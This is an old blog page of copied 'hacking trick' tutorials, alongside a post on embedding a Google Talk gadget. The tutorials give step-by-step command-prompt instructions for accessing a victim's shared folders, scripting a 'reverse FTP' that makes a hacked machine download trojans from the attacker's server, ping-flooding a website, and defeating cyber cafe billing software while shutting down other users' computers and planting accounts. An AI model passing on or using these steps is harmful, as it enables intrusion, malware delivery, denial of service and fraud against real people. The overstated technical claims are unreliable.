Pages

Saturday, August 20, 2011

Add Google Talk To Your Blog



Google Talk, long a fixture in Gmail, can now be added to your blog as a gadget.

The Google Talk Gadget lets you send instant messages, transfer files, make voice calls (to other Google Talk users) and leave voicemail messages. If you paste a Picasa Web Album or YouTube URL into a chat session, the gadget gives you an instant preview of the photos and videos.


use that link....>>>  http://beta.blogger.com/add-widget?widget.title=Google%20Talk&widget.content=<iframe%20width%3D"234"%20frameborder%3D"0"%20src%3D"http%3A%2F%2Ftalkgadget.google.com%2Ftalkgadget%2Fclient%3Ffid%3Dgtalk0%26relay%3Dhttp%253A%252F%252Fwww.google.com%252Fig%252Fifpc_relay"%20height%3D"350"><%2Fiframe><p%20style%3D"margin%3A-8px%200">%26nbsp%3B<a%20style%3D"font-size%3A60%25%3Btext-decoration%3Anone"%20href%3D"http%3A%2F%2Fblogger-templates.blogspot.com%2F2007%2F03%2Fadd-google-talk-to-your-blog.html">Add%20To%20My%20Blog<%2Fa><%2Fp>

Monday, August 15, 2011

Hacking In 15 Seconds!

Hacking In 15 Seconds!

If your victim possess certain security flaws then her system can be broken into in less that 15 seconds.

This is how : -

Click "Start -> Run -> cmd"

Type the following at the Dos Prompt

Code:


Nbtstat -A 


[e.g: nbtstat -A 207.175.1.1]


This will give you a read out that looks like this

Code:
NetBIOS Remote Machine Name Table
____________________________________
Name Type Status
------------------------------------
abhi <00> UNIQUE Registered
WORK <00> GROUP Registered
abhi <03> UNIQUE Registered
abhi <20> UNIQUE Registered
WORK <1E> GROUP Registered
WORK <1D> UNIQUE Registered
__MSBROWSE__.<01>GROUP Registered
____________________________________


The numbers in the <> are hex code values. What we are

interested in is the “Hex Code- number of <20>.

A hex code of <20> means you have file and printer sharing turned on.

Next step is to find out what is being shared. This is how : -

Code:
Net view \\

[e.g : net view \\207.175.1.1]


You will then get a response that looks something like this.
Code:

Shared resources at \\ip_address
Sharename Type Comment
______________________
MY DOCUMENTS Disk
TEMP Disk
______________________

(The command was completed successfully.)


Code:
Net use x: \\\temp

[e.g : net use x: \\207.175.1.1\temp]


If all goes well for you, you will then get a response of

Code:
(The command was completed successfully.)

Open my computer you will see your victim's temp folder there


reffered by realm-of-tricks

How to Reverse FTP with command prompt

Wanna upload files to a remote computer? (trojans ect.)


well , reverse ftp'ing :

i explain it in few steps :

1 - configure a good ftp server on your pc and run it
2 - choice good username and password for your ftp server
3 - put all needed files to upload ( trojans ..etc ) on your ftp server local directory
4 - in hacked command shell enter the following commands :

echo off
echo open 192.168.xxx.xxx>transfer.txt ;put your IP
echo your-user-name>>transfer.txt ;for your ftp server
echo your-password>>transfer.txt ;for your ftp server
echo get file1.exe>>transfer.txt ; any file or trojan to upload
echo get file2.exe>>transfer.txt ; any file or trojan to upload
.... ; may be continued as needed
echo quit >>transfer.txt ; end of uploading transfer

ftp -s:transfer.txt ; ftp'ing script


reffered by realm-of-tricks

How To Send DoS Attack With CMD

DoS Attack With Your Home Pc To Any WebSite U Want To Be Killed!!

------------------------
DoS Attack Stands For Denial of Service Attack
------------------------
What Is DoS?

A: Denial of Service (DoS) attackes are aggressive attacks on an individual Computer or WebSite with intent to deny services to intended users.
DoS attackes can target end-user systems, servers, routers and Network links(websites)

Requirments:
1- Command Prompt (CMD or DOS) Which is usually integrated in all Windows.
2- Ip-Address of Targeted Site.

How TO GET IP OF ANY SITE??"
No problem.. here is the solution..
open ur CMD (command prompt).. and type
--------------------------------------------------
nslookup Site-Name 
--------------------------------------------------
(e.g nslookup www.google.com)

It will show u ip of the site.

ohk now write this command in CMD For Attack on Any Site/ Server..
---------------------------------------------------
ping SITE-IP -l 65500 -n 10000000 -w 0.00001
---------------------------------------------------
-n 10000000= the number of DoS attemps.. u can change the value "10000000" with ur desired value u want to attempt attack.

SITE-IP= Replace the text with the ip address of the site u want to be attacked..

-w 0.00001 = It is the waiting time after one ping attack.

NOTE: Dont Change or Remove -l, -n and -w in this command.. otherwise u will not able to attack!!

---------------
This All System Is Known As "PING OF DEATH"
---------------

------------------------------------------------------------------
------------->> This Tutrial Is Made By _FlopAdmi_ For Educational Purposes Only!! <<------------------
------------------------------------------------------------------

Download Tutrial:
http://www.2shared.com/file/3154308/..._of_death.html


reffered by realm-of-tricks

hacking cyber cafe

Ok, well most Net cafes have software running that boots you off of the machine after a certain
ammount of time unless you pay for more time. Well, we don't want that to happen now do we?

Firstly try figure out the Net Cafes timeing/credit softwares name cause this can help.


For more info on the software running we can use the command "tasklist" inside of command prompt.

example: "tasklist" (without quotation marks)

Basicly it brings up all the processes running.


Now say we know the process name for the Net Cafes software we need to disable it. So, how do we do that?
we use "taskkill" >:]

Basicly kills the process we specifcy. Say the Net Cafes software is "Timer.exe" for example and it's shown in
the task list like that we would do this.

example: "taskkill /im Timer.exe /f"

/im : is for image name. Not quite sure what it means, but we need it.

Timer.exe : that's the Net cafes software/process name (example)

/f : Forcefully shuts the program.


Now hopefully your Net Cafes software is terminated and you can freely use their computer with no time restriction.

If you have no luck finding the Net Cafes software name then just try ending processes that Windows Doesn't rely on.


Perhaps you want to have a little fun with people on the network at the Net cafe? well here's a few things for you
to do with command prompt.

Find the people on the network with "net view" and it will list the other computers names on the network.

The shutdown command. Basically the shutdown command will shutdown a computer on the network or your own computer (comes in
handy)

example: "shutdown -s -m HJCPwnts -t 20 -c You're being shutdown"

use "shutdown -a" to cancel this action so you don't shut your own computer down.

-s : sets the shutdown action.

-m : specify the computer name (HJCPwts) that's what my computer name would be on the network. (to find out
how to find computer names use net view. It will list the other computer names.)

-t : the time until shutdown in seconds. Just specify it for 0 if you want it instant.

-c : the comment that will be shown on the shutdown window (not needed, but goo to leave the victim a message)

-f : I left this one out because it shuts the applications the user is running down, but add it on the end when doing
it to someone else.

Now for some more stuff. Perhaps we want to create a new account on this computer and login to it? Well, lets do it then. Ok, this is how we do it.

In command prompt type "net user CoolGuy /add" this basically adds a new user by the name of CoolGuy. Simple ehh?
well we have struck a problemo. How the hell do we login to that account? EASY!

In fact we have already covered most of it. We will be using the shutdown command again.

"shutdown -l" : basicly this logs us out and we can log back in with the CoolGuy account.

-l : sets the logout action.

Ok, so you have had your fun with the new account now and you want to get rid of it in case
of the Net Cafe staff finding it. Well that's simple aswell, all we do is..

"net user CoolGuy /delete" and it will delete that user. Make sure to check it has been
deleted by using "net user" and it will show the accounts.

PS This wasn't written by me. I'm just sharing it. All due credit goes to the original poster.


reffered by realm-of-tricks